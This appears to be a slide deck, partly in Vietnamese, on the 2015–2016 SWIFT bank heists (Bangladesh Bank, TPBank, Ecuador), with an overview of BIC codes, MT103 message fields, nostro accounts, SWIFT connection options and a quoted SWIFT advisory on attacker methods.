


# Thảo luận Bank Swift [Attack]

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# TPBank bị tấn công thông qua hệ thống SWIFT

Trong quý IV/2015, TPBank đã nhận diện được các



## Một ngân hàng Ecuador bị hack 12 triệu USD

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Tội phạm mạng đã đánh cắp khoảng 12 triệu USD từ một ngân hàng Ecuador trong một cuộc tấn công vào năm 2015. Vụ việc này có khá nhiều điểm giống với vụ tấn công tại Ngân hàng Trung ương Bangladesh và Ngân hàng TPBank của Việt Nam.

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Thông tin

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# U.S. Attorney Says ‘People Should Be Horrified’ About Bangladesh Bank Hack

Preet Bharara’s office and FBI are investigating the suspected theft of nearly \$1 billion by computer hackers





# Swift network bank thefts 'linked' to Sony Pictures hack

Unique code signatures shared between malware used in multiple bank attacks suggest involvement of hacking group named 'Lazarus', Symantec says





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# North Korea Has Been Linked to the SWIFT Bank Hacks

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
**[1] SWIFT?**







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## [1.2] BIC

- Business Identifier Codes (BICs, previously Bank Identifier Codes) ~ "SWIFT codes".
- ~ IP Addresses.
- DongA Bank: EACBVNVX
- Eximbank: EBVIVNVX, EBVIVN2X, EBVIVNVXDNG...
- Google: GOOGIE21, GOOGIE31, GOOGUS66...

# [1.3] SWIFT Message Types

\* MT103 - Cash Transfer

\* :32A Value Date / Currency /  
Inter bank Settled

\* :50A, F or K Ordering  
Customer (Payer)

\* :59 or 59A Beneficiary

• [en.wikipedia.org/wiki/MT103](https://en.wikipedia.org/wiki/MT103)

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SWIFT message types](https://en.wikipedia.org/wiki/SWIFT_message_types)

\* *Source: IBM, Wikipedia.*

SendPaymentRequest.103 - Notepad


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```
{1:F01IBMADEF0AXXX0000000000}{2:I103IBMAUSF0AXXXN}{3:{108:1  
:20:10300001-ACK  
:23B:CRED  
:23E:CORT  
:26T:SAL  
:32A:140327USD3,34  
:33B:USD3,34  
:50A:/123456  
BANKUS30  
:52A:/C/ACCT0  
BANKUS40  
:53A:/D/ACCT1  
BANKUS50  
:54A:/D/ACCT2  
BANKUS60  
:55A:/D/ACCT3  
BANKUS70  
:56A:/C/ACCT4  
BANKUS80
```



**[2] How SWIFT?**

# [2.1] Nostro accounts




\* **Nostro = ours**

\* Source: CA BHAVIN  
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(Linkedin Pulse)

## **[2.2] How SWIFT Messaging?**




### Sơ đồ 3.1: Sơ đồ thanh toán sử dụng phương pháp trực tiếp



Source: HUI.edu.vn

### Sơ đồ 3.2: Sơ đồ thanh toán sử dụng phương pháp gián tiếp



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### Sơ đồ 3.3: Sơ đồ thanh toán sử dụng phương pháp chuỗi




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## **[3] SWIFT Systems**



# [3.1] Connect to SWIFT // SWIFT

## Options for connecting to SWIFTNet




Service Bureau //  
Banks (via Internet  
Banking)


Source: SWIFT

# Private Infrastructure

Note: diagram does not show DR site which needs to be considered



Source: SWIFT



Source: SWIFT

## Premier



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Provider	Country	Valid until
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## Standard

Please find below the list of Service Bureau for this region.

	Provider	Country	Valid until
	Decillion Group	Singapore	20 January 2019
	Nelito Systems	India	23 March 2019
	Xchanging	India	26 February 2019

# **[3.2] SWIFT Alliance Access/Entry Accounts**

1) LSO, RSO

2) Create, Verify & Authorize

x) HSM



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## Latest Findings

In the earlier case we reported to you, and this particular case we can confirm that: malicious insiders or external attackers have managed to submit SWIFT messages from financial institutions' back-offices, PCs or workstations connected to their local interface to the SWIFT network. The modus operandi of the attackers is similar in both cases:

Attackers compromise the bank's environment

Attackers obtain valid operator credentials that have the authority to create, approve and submit SWIFT messages from customers' back-offices or from their local interfaces to the SWIFT network.

Attackers submit fraudulent messages by impersonating the operators from whom they stole the credentials.

Attackers hide evidence by removing some of the traces of the fraudulent messages.

